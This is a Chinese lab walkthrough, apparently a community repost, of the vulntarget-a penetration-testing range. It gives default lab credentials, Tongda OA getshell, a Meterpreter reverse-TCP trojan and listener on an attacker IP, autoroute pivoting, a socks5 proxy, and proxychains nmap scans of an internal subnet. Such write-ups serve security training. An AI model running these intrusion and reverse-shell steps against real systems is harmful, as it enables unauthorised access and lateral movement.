
suhaynn2026-05-26文章来源:SecHub网络安全社区
vulntarget-a漏洞靶场是由vulntarget大佬团队自己设计搭建的靶场,其中涵盖Web漏洞、主机漏洞、域漏洞、工控漏洞等等。

以上拓扑图仅做参考,实战中的地址为以下配置:
kali攻击机:192.168.52.128

win11攻击机:192.168.52.1

win7应用服务器:192.168.127.89,10.0.20.98


win16域成员服务器:10.0.20.99,10.0.10.111

win19域控服务器:10.0.10.110
下载地址:
链接: https://pan.baidu.com/s/195iUmvbaKOhtn2S_O-F6TA 提取码: jnkq
如需要自己搭建设计可以参考:
http://mp.weixin.qq.com/s?__biz=Mzg3NDYwNjQyMw==&mid=2247486312&idx=1&sn=1bd4a6edcd6bc0133215d2fb79abe53b&chksm=cecf7150f9b8f846820c14ff5df467afe67e913b8592715bf7bf76cb011c407df6ead15819d3&scene=21#wechat_redirect</font>](http://mp.weixin.qq.com/s?__biz=Mzg3NDYwNjQyMw==&mid=2247486312&idx=1&sn=1bd4a6edcd6bc0133215d2fb79abe53b&chksm=cecf7150f9b8f846820c14ff5df467afe67e913b8592715bf7bf76cb011c407df6ead15819d3&scene=21#wechat_redirect)

需要注意的是,从网盘下载的靶机是搭建好的,我们改一下VMnet8的网卡C段,改一下他的DHCP,让Net网卡起始IP小于192.168.127.98,因为这是他的通达OA配置上的IP地址!

| 主机名称 | IP | 用户名 | 密码 | 网卡 |
|---|---|---|---|---|
| win7 | 192.168.127.91 10.0.20.89 |
<font style="color:rgb(77, 77, 77);">win7</font> | admin | <font style="color:rgb(77, 77, 77);">VMnet2</font> <font style="color:rgb(77, 77, 77);">VMnet8</font> |
| winserver2016 | <font style="color:rgb(77, 77, 77);">10.0.20.99</font> <font style="color:rgb(77, 77, 77);">10.0.10.111</font> |
<font style="color:rgb(77, 77, 77);">vulntarget.com\win2016</font> | <font style="color:rgb(77, 77, 77);">Admin#123</font> | <font style="color:rgb(77, 77, 77);">VMnet2</font> <font style="color:rgb(77, 77, 77);">VMnet3</font> |
| winserver2019 | <font style="color:rgb(77, 77, 77);">10.0.10.110</font> | <font style="color:rgb(77, 77, 77);">administrator</font> | <font style="color:rgb(77, 77, 77);">Admin@666</font> | <font style="color:rgb(77, 77, 77);">VMnet3</font> |
fscan.exe -h 192.168.127.0/24
扫出来目标IP:192.168.127.91


分析一下扫描结果
发现开放80,135,139,445端口,80端口是通达OA,目标主机是一台win7,且存在永恒之蓝
拿通达OA扫描器漏扫一下


发现漏洞还不少,直接一键getshell

发现权限还不低,system权限,还存在双网卡
ping了一下百度,通了是出网的,那就准备上线MSF


因为出网我就生成反向exe了
生成exe木马

上传到靶机win7

攻击机VPS开启监听
使用exploit/multi/handler模块开启监听
use exploit/multi/handler
设置监听器的有效载荷类型为 Windows 平台的反向 TCP Meterpreter。
set payload windows/meterpreter/reverse_tcp
设置监听端口为3333
set lport 3333
设置监听IP地址
set lhost 192.168.127.10
启动监听器
exploit -j

扫描10.0.20.0/24网段
use auxiliary/scanner/portscan/tcp
set ports 22,23,80,443,8080,8081,3389,445,143,6379
set rhosts 10.0.20.0/24
set threads 20
run
发现第二台机子10.0.20.99

配置路由
meterpreter > run autoroute -s 10.0.20.0/24    #添加目标网段路由规则,获取内部网络访问通道
run post/windows/manage/migrate
run post/multi/manage/autoroute

msf配置socks5代理
use auxiliary/server/socks_proxy  #使用 socks_proxy模块
set version 5	#使用版本4a
set srvhost 127.0.0.1	#设置本地IP
set srvport 1080	#设置监听端口1080
exploit		#运行

kali配置代理
vim /etc/proxychains4.conf
测试,可以看到不挂代理是访问不到10.0.20.98的

扫描常见开放端口
proxychains4 nmap -sT -Pn 10.0.20.99 -p22,23,80,139,445,1433,3306,3389,6379,8080


应该是一台windows,开放80端口

6379端口有redis,连接一下看是否有redis未授权
